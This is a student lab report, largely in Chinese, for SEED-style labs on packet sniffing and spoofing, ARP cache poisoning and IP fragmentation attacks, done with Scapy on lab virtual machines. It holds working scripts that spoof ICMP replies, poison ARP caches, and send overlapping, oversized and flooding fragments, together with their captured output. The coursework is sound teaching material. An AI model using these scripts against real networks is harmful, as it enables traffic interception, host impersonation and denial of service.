Lab3-Report

57117136 孙伟杰

Packet Sniffing and Spoofing Lab

Lab Task Set 1: Using Tools to Sniff and Spoof Packets

Task 1.1A

1.运行 task11.py 无打印结果

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt = sniff(filter='icmp',prn=print_pkt)
```

2.在另一个 bash 尝试 ping www.baidu.com

```
[09/13/20]seed@VM:~$ ping www.baidu.com
PING www.a.shifen.com (182.61.200.7) 56(84) bytes of data.
64 bytes from 182.61.200.7: icmp_seq=1 ttl=48 time=40.1 ms
64 bytes from 182.61.200.7: icmp_seq=2 ttl=48 time=45.0 ms
64 bytes from 182.61.200.7: icmp_seq=3 ttl=48 time=42.0 ms
64 bytes from 182.61.200.7: icmp_seq=4 ttl=48 time=42.3 ms
64 bytes from 182.61.200.7: icmp_seq=5 ttl=48 time=43.6 ms
64 bytes from 182.61.200.7: icmp_seq=6 ttl=48 time=38.4 ms
```

3.task11.py 文件 shell 中输出如下：成功嗅探 ICMP 数据包

```
###[ Ethernet ]###
  dst       = 08:00:27:65:91:a6
  src       = 52:54:00:12:35:02
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 2100
     flags     =
     frag      = 0
     ttl       = 48
     proto     = icmp
     chksum    = 0xf821
     src       = 182.61.200.7
     dst       = 10.0.2.15
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x2c71
        id        = 0xd4d
        seq       = 0x1d
###[ Raw ]###
           load      = 'L\xd1]_&\xf1\n\x00\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x1
\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

4.尝试在非 root 权限下运行该程序

```
[09/13/20]seed@VM:~/lab3$ ./task11.py
Traceback (most recent call last):
  File "./task11.py", line 5, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.p
 sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.p
_run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux
n __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW,
e))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

请求被拒绝，非 root 用户无法获取 raw socket

Task 1.1B

1.伪造起点为虚拟机，目的为 2.3.3.3 报文：

```
[09/13/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:e2:4a:54
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::ffdb:4b9:c434:e955/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:57 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8722 (8.7 KB)  TX bytes:7180 (7.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:67 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21413 (21.4 KB)  TX bytes:21413 (21.4 KB)
```

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
#pkt = sniff(filter='icmp',prn=print_pkt)
pkt = sniff(filter='tcp and src host 10.0.2.4 and dst port 23',prn=print_pkt)
```

```
[09/13/20]seed@VM:~$ sudo python3
Python 3.5.2 (default, Nov 17 2016, 17:05:23)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
^[[Adata = 'Hello Scapy'
>>> data = 'Hello Scapy'
>>> pkt = IP(src='10.0.2.5',dst='2.3.3.3')/TCP(sport=12345,dport=23)/data
>>> send(pkt,inter=1,count=1)
.
Sent 1 packets.
>>> pkt = IP(src='10.0.2.4',dst='2.3.3.3')/TCP(sport=12345,dport=23)/data
>>> send(pkt,inter=1,count=1)
.
Sent 1 packets.
```

2.捕获报文嗅探结果如下：

```
[09/13/20]seed@VM:~/lab3$ sudo ./task11.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:e2:4a:54
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 51
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x69bb
     src       = 10.0.2.4
     dst       = 2.3.3.3
     \options   \
###[ TCP ]###
        sport     = 12345
        dport     = telnet
        seq       = 0
        ack       = 0
        dataofs   = 5
        reserved  = 0
        flags     = S
        window    = 8192
        chksum    = 0xfcb7
        urgptr    = 0
        options   = []
###[ Raw ]###
           load      = 'Hello Scapy'
```

2. 伪造起点为虚拟机，终点为 128.230.0.1 的报文

```
#!/usr/bin/python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
#pkt = sniff(filter='icmp',prn=print_pkt)
#pkt = sniff(filter='tcp and src host 10.0.2.4 and dst port 23',prn=print_pkt)
pkt = sniff(filter='tcp and dst net 128.230.0.0/16',prn=print_pkt)
```

```
>>> pkt = IP(src='10.0.2.4',dst='128.230.0.1')/TCP(sport=12345,dport=23)/data
>>> send(pkt,inter=1,count=1)
.
Sent 1 packets.
```

3.嗅探结果如下所示：

```
[09/13/20]seed@VM:~/lab3$ sudo ./task11.py
###[ Ethernet ]###
  dst       = 52:54:00:12:35:00
  src       = 08:00:27:e2:4a:54
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 51
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xedd9
     src       = 10.0.2.4
     dst       = 128.230.0.1
     \options   \
###[ TCP ]###
        sport     = 12345
        dport     = telnet
        seq       = 0
        ack       = 0
        dataofs   = 5
        reserved  = 0
        flags     = S
        window    = 8192
        chksum    = 0x80d6
        urgptr    = 0
        options   = []
###[ Raw ]###
           load      = 'Hello Scapy'
```

Task 1.2 Spoofing ICMP packets

1.伪造一个起点为 10.0.2.3 的报文

```
>>> a= IP(src="10.0.2.3",dst="10.0.2.15")
>>> p=a/b
>>> send(p)
```

2.Wireshark 检测结果如下：

1	2020-09-13 05:16:00.5562702…	10.0.2.5	10.0.2.3	DHCP
2	2020-09-13 05:16:00.5674594…	10.0.2.3	10.0.2.5	DHCP
3	2020-09-13 05:16:05.6038740…	PcsCompu_52:1a:b0	PcsCompu_9d:76:48	ARP
4	2020-09-13 05:16:05.6038848…	PcsCompu_9d:76:48	PcsCompu_52:1a:b0	ARP
5	2020-09-13 05:16:29.6051740…	PcsCompu_e2:4a:54	Broadcast	ARP
6	2020-09-13 05:16:31.6138260…	10.0.2.3	10.0.2.15	ICMP

Task 1.3 Traceroute

1.编写 Traceroute 程序，虚拟机到 8.8.8.8 应该存在 13 跳

```
#!/usr/bin/python3
from scapy.all import *
a = IP()
a.dst = '8.8.8.8'
for i in range(1,14):
        a.ttl=i
        b=ICMP()
        send(a/b)
```

2.WireShark 探测结果如下：

24	2020-09-13 05:24:51.2396228…	10.0.2.5	8.8.8.8	ICMP	42 Echo
26	2020-09-13 05:24:51.2434138…	10.0.2.5	8.8.8.8	ICMP	42 Echo
27	2020-09-13 05:24:51.2468147…	10.0.2.5	8.8.8.8	ICMP	42 Echo
28	2020-09-13 05:24:51.2532891…	10.0.2.5	8.8.8.8	ICMP	42 Echo
29	2020-09-13 05:24:51.2659685…	10.0.2.5	8.8.8.8	ICMP	42 Echo
34	2020-09-13 05:24:51.2830704…	10.0.2.5	8.8.8.8	ICMP	42 Echo
36	2020-09-13 05:24:51.2974025…	10.0.2.5	8.8.8.8	ICMP	42 Echo
37	2020-09-13 05:24:51.3142167…	10.0.2.5	8.8.8.8	ICMP	42 Echo
39	2020-09-13 05:24:51.3240288…	10.0.2.5	8.8.8.8	ICMP	42 Echo
40	2020-09-13 05:24:51.3306004…	10.0.2.5	8.8.8.8	ICMP	42 Echo
41	2020-09-13 05:24:51.3423762…	10.0.2.5	8.8.8.8	ICMP	42 Echo
43	2020-09-13 05:24:51.3493076…	10.0.2.5	8.8.8.8	ICMP	42 Echo
44	2020-09-13 05:24:51.3567000…	10.0.2.5	8.8.8.8	ICMP	42 Echo

Task 1.4 Sniffing and then Spoofing

1. 构造两台运行于同一局域网下的虚拟机，尝试 ping 任意 ip 地址

```
[09/13/20]seed@VM:~/lab3$ ping 12.12.12.123
PING 12.12.12.123 (12.12.12.123) 56(84) bytes of data.
^C
--- 12.12.12.123 ping statistics ---
56 packets transmitted, 0 received, 100% packet loss, time 56313ms
```

```
[09/13/20]seed@VM:~$ sudo ./test.py
new packet spoofed has been send
src ip:12.12.12.123,dst ip:10.0.2.5
new packet spoofed has been send
src ip:12.12.12.123,dst ip:10.0.2.5
new packet spoofed has been send
src ip:12.12.12.123,dst ip:10.0.2.5
new packet spoofed has been send
src ip:12.12.12.123,dst ip:10.0.2.5
new packet spoofed has been send
```

```
[09/13/20]seed@VM:~/lab3$ ping 12.12.12.123
PING 12.12.12.123 (12.12.12.123) 56(84) bytes of data.
64 bytes from 12.12.12.123: icmp_seq=245 ttl=64 time=21.8 ms
64 bytes from 12.12.12.123: icmp_seq=246 ttl=64 time=11.2 ms
64 bytes from 12.12.12.123: icmp_seq=247 ttl=64 time=7.02 ms
```

2.执行编译的 test.py 文件，开始监听整个网段，根据所捕获的数据包内容伪造回复

```
#!/usr/bin/python3
from scapy.all import *
from random import randint
def print_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        ip = IP(src = pkt[IP].dst,dst =pkt[IP].src,ihl=pkt[IP].ihl)
        icmp = ICMP(type=0,id=pkt[ICMP].id,seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data
        send(newpkt,verbose=0)
        print("new packet spoofed has been send")
        print("src ip:"+newpkt[IP].src + ",dst ip:"+newpkt[IP].dst)
pkt = sniff(filter = 'net 10.0.2 and icmp',prn=print_pkt,iface="enp0s3")
```

ARP Cache Poisoning Attack Lab

Task 1: ARP Cache Poisoning

Task 1A:

SeedUbuntu(A) IP:10.0.2.5 MAC:08:00:27:52:1a:b0

```
[09/13/20]seed@VM:~/lab3$ ifconfig -a
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:52:1a:b0
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5e95:6125:54d2:c898/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:707 errors:0 dropped:0 overruns:0 frame:0
          TX packets:778 errors:0 dropped:0 overruns:0 carrier:0
```

SeedUbuntu1(B) IP:10.0.2.4 MAC:08:00:27:e2:4a:54

```
[09/13/20]seed@VM:~$ ifconfig -a
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:e2:4a:54
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
```

SeedUbuntu2(M) IP:10.0.2.6 MAC: 08:00:27:c1:c5:94

```
[09/13/20]seed@VM:~$ ifconfig -a
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:c1:c5:94
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255
```

1.首先清空 arp 表

```
#!/usr/bin/python3
from scapy.all import *
srloop(ARP(hwsrc = "08:00:27:c1:c5:94", psrc = "10.0.2.4",pdst = "10.0.2.5",op =1))
```

```
[09/13/20]seed@VM:~/lab3$ sudo ip neigh flush dev enp0s3
[09/13/20]seed@VM:~/lab3$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.4                         (incomplete)                              enp0s
3
10.0.2.1                         (incomplete)                              enp0s
3
10.0.2.3                         (incomplete)                              enp0s
3
```

2.执行编译的 test.py 程序

```
[09/13/20]seed@VM:~$ gedit test.py
[09/13/20]seed@VM:~$ chmod a+x test.py
[09/13/20]seed@VM:~$ sudo ./test.py
RECV 1: ARP is at 08:00:27:52:1a:b0 says 10.0.2.5 / Padding
RECV 1: ARP is at 08:00:27:52:1a:b0 says 10.0.2.5 / Padding
RECV 1: ARP is at 08:00:27:52:1a:b0 says 10.0.2.5 / Padding
RECV 1: ARP is at 08:00:27:52:1a:b0 says 10.0.2.5 / Padding
RECV 1: ARP is at 08:00:27:52:1a:b0 says 10.0.2.5 / Padding
RECV 1: ARP is at 08:00:27:52:1a:b0 says 10.0.2.5 / Padding
RECV 1: ARP is at 08:00:27:52:1a:b0 says 10.0.2.5 / Padding
RECV 1: ARP is at 08:00:27:52:1a:b0 says 10.0.2.5 / Padding
```

```
[09/13/20]seed@VM:~/lab3$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.4                 ether   08:00:27:c1:c5:94   C                     enp0s3
10.0.2.6                 ether   08:00:27:c1:c5:94   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:9d:76:48   C                     enp0s3
```

Task 1B:

```
#!/usr/bin/python3
from scapy.all import *
srloop(ARP(hwsrc = "08:00:27:c1:c5:94", psrc = "10.0.2.4",pdst = "10.0.2.5",op =2))
```

```
[09/13/20]seed@VM:~$ gedit test.py
[09/13/20]seed@VM:~$ sudo ./test.py
fail 1: ARP is at 08:00:27:c1:c5:94 says 10.0.2.4
fail 1: ARP is at 08:00:27:c1:c5:94 says 10.0.2.4
fail 1: ARP is at 08:00:27:c1:c5:94 says 10.0.2.4
fail 1: ARP is at 08:00:27:c1:c5:94 says 10.0.2.4
fail 1: ARP is at 08:00:27:c1:c5:94 says 10.0.2.4
```

```
[09/13/20]seed@VM:~/lab3$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.4                 ether   08:00:27:c1:c5:94   C                     enp0s3
10.0.2.6                 ether   08:00:27:c1:c5:94   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:9d:76:48   C                     enp0s3
```

Arp 表相关内容被污染

Task 1C:

```
#!/usr/bin/python3
from scapy.all import *
eth = Ether(dst = "ff:ff:ff:ff:ff:ff",src = "08:00:27:c1:c5:94")
arp = ARP(hwsrc = "08:00:27:c1:c5:94",hwdst = "08:00:27:52:1a:b0",psrc = "10.0.2.4",pdst = "10.0.2.4",op=2)
pkt = (eth/arp)
sendp(pkt)
```

```
[09/13/20]seed@VM:~/lab3$ arp -a
? (10.0.2.4) at 08:00:27:c1:c5:94 [ether] on enp0s3
? (10.0.2.6) at <incomplete> on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:9d:76:48 [ether] on enp0s3
```

Arp 表相关内容被污染

IP/ICMP Attacks Lab

Task 1: IP Fragmentation


Task 1A: 填充代码如下:

```python
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP( dst="10.0.2.6")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 104 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32
# Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/payload # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero
send(pkt, verbose=0)

ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000
ip.frag = 5
ip.flags = 1
payload = 'B'*32
pkt = ip/payload
send(pkt, verbose=0)

ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000
ip.frag = 9
ip.flags = 0
payload = 'C'*32
pkt = ip/payload
send(pkt, verbose=0)
```

WireShark 接收数据如下：



Bash 接收到字符如下：

```
[09/13/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCC
```

Task 1B:

1. **将第二段的偏移值设置为 2**
2. **WireShark 正常显示**
3. **但是终端并未正常打印报文内容**

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP( dst="10.0.2.6")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090)
udp.len = 80 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32
# Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/Raw(load=payload) # For other fragments, we should use ip/payload
pkt[UDP].chksum = 2 # Set the checksum field to zero
send(pkt)

ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000
ip.frag = 2
ip.flags = 1
payload = 'B'*32
pkt = ip/Raw(load=payload)
send(pkt)

ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000
ip.frag = 6
ip.flags = 0
payload = 'C'*32
pkt = ip/Raw(load=payload)
send(pkt)
```

```
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▾ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
    Source Port: 7070
    Destination Port: 9090
    Length: 80
    Checksum: 0x0002 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 194]
▸ Data (72 bytes)
```

```
0000  1b 9e 23 82 00 50 00 02  41 41 41 41 41 41 41 41   ..#..P.. AAAAAAAA
0010  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0020  41 41 41 41 41 41 41 41  42 42 42 42 42 42 42 42   AAAAAAAA BBBBBBBB
0030  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0040  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
```

```
[09/13/20]seed@VM:~$ nc -lu 9090
```

4.第二段报文被覆盖再次执行程序

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP( dst="10.0.2.6")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090,chksum=0)
udp.len = 72 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32
# Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/Raw(load=payload) # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero
send(pkt)

ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000
ip.frag = 2
ip.flags = 1
payload = 'B'*30
pkt = ip/Raw(load=payload)
send(pkt)

ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000
ip.frag = 5
ip.flags = 0
payload = 'C'*32
pkt = ip/Raw(load=payload)
send(pkt)
```

```
▼ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
    Source Port: 7070
    Destination Port: 9090
    Length: 72
    [Checksum: [missing]]
    [Checksum Status: Not present]
    [Stream index: 1]
▼ Data (64 bytes)
    Data: 41414141414141414141414141414141414141414141414141...
    [Length: 64]
```

```
0000  1b 9e 23 82 00 48 00 00  41 41 41 41 41 41 41 41   ..#..H.. AAAAAAAA
0010  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0020  41 41 41 41 41 41 41 41  42 42 42 42 42 42 43 43   AAAAAAAA BBBBBBCC
0030  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0040  43 43 43 43 43 43 43 43                           CCCCCCCC
```

5.终端显示结果如下

```
[09/13/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

6.交换报文发送顺序再次执行

```
#!/usr/bin/python3
from scapy.all import *
# Construct IP header
ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000
ip.frag = 2
ip.flags = 1
payload = 'B'*30
pkt = ip/Raw(load=payload)
send(pkt)

ip = IP( dst="10.0.2.6")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
udp = UDP(sport=7070, dport=9090,chksum=0)
udp.len = 72 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 32
# Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/udp/Raw(load=payload) # For other fragments, we should use ip/payload
pkt[UDP].chksum = 0 # Set the checksum field to zero
send(pkt)

ip = IP( dst="10.0.2.6",proto=17)
ip.id = 1000
ip.frag = 5
ip.flags = 0
payload = 'C'*32
pkt = ip/Raw(load=payload)
send(pkt)
```

```
▼ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
    Source Port: 7070
    Destination Port: 9090
    Length: 72
    [Checksum: [missing]]
    [Checksum Status: Not present]
    [Stream index: 1]
▼ Data (64 bytes)
    Data: 41414141414141414141414141414141414141414141414141...
    [Length: 64]
```

```
0000  1b 9e 23 82 00 48 00 00  41 41 41 41 41 41 41 41   ..#..H.. AAAAAAAA
0010  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0020  41 41 41 41 41 41 41 41  42 42 42 42 42 42 43 43   AAAAAAAA BBBBBBCC
0030  43 43 43 43 43 43 43 43  43 43 43 43 43 43 43 43   CCCCCCCC CCCCCCCC
0040  43 43 43 43 43 43 43 43                           CCCCCCCC
```

7.终端正常显示结果

```
[09/13/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

Task 1C:

1.执行代码，发送 73682 个字符，代码如下

```python
#!/usr/bin/python3
from scapy.all import *
# Construct IP header

ip = IP( dst="10.0.2.6")
ip.id = 1000 # Identification
ip.frag = 0 # Offset of this IP fragment
ip.flags = 1 # Flags
# Construct UDP header
#udp = UDP(sport=7070, dport=9090,chksum=0)
#udp.len = 72 # This should be the combined length of all fragments
# Construct payload
payload = 'A' * 65504
# Put 32 bytes in the first fragment
# Construct the entire packet and send it out
pkt = ip/Raw(payload) # For other fragments, we should use ip/payload
#pkt[UDP].chksum = 0 # Set the checksum field to zero
send(pkt)

for i in range(8):
        ip = IP( dst="10.0.2.6")
        ip.id = 1000
        ip.frag = 8188*(i+1)
        ip.flags = 1
        payload = ('A')*65504
        pkt = ip/Raw(payload)
        send(pkt)

ip = IP( dst="10.0.2.6")
ip.id = 1000
ip.frag = 8188*9
ip.flags = 0
payload = 'A'*65504
pkt = ip/Raw(payload)
send(pkt)
```

2.WireShark 显示非法碎片

```
  10.0.2.6          10.0.2.5          ICMP      590 Time-to-live exceeded (Fragment reassembly
  10.0.2.5          10.0.2.6          IPv4      418 [Illegal IPv4 fragments]
  10.0.2.5          10.0.2.6          IPv4     1514 Fragmented IP protocol (proto=IPv6 Hop-by-
```

Task 1D:

```python
#!/usr/bin/python3
from scapy.all import *
# Construct IP header

#ip = IP( dst="10.0.2.6")
#ip.id = 1000 # Identification
#ip.frag = 0 # Offset of this IP fragment
#ip.flags = 1 # Flags
# Construct UDP header
#udp = UDP(sport=7070, dport=9090,chksum=0)
#udp.len = 72 # This should be the combined length of all fragments
# Construct payload
#payload = 'A' * 65504
# Put 32 bytes in the first fragment
# Construct the entire packet and send it out
#pkt = ip/Raw(payload) # For other fragments, we should use ip/payload
#pkt[UDP].chksum = 0 # Set the checksum field to zero


for i in range(1000,10000):
        ip = IP( dst="10.0.2.6")
        ip.id = i
        ip.frag = 0
        ip.flags = 1
        payload = 'A'*60000
        pkt = ip/Raw(payload)
        send(pkt)
```

1.发送报文前的 ping:

```
42 packets transmitted, 39 received, 7% packet loss, time 41113ms
rtt min/avg/max/mdev = 115.724/173.062/196.954/17.756 ms
[09/13/20]seed@VM:~$
```

2.发送报文开始后的 ping:

```
--- 8.8.8.8 ping statistics ---
75 packets transmitted, 69 received, 8% packet loss, time 74220ms
rtt min/avg/max/mdev = 102.466/172.046/194.440/17.608 ms
```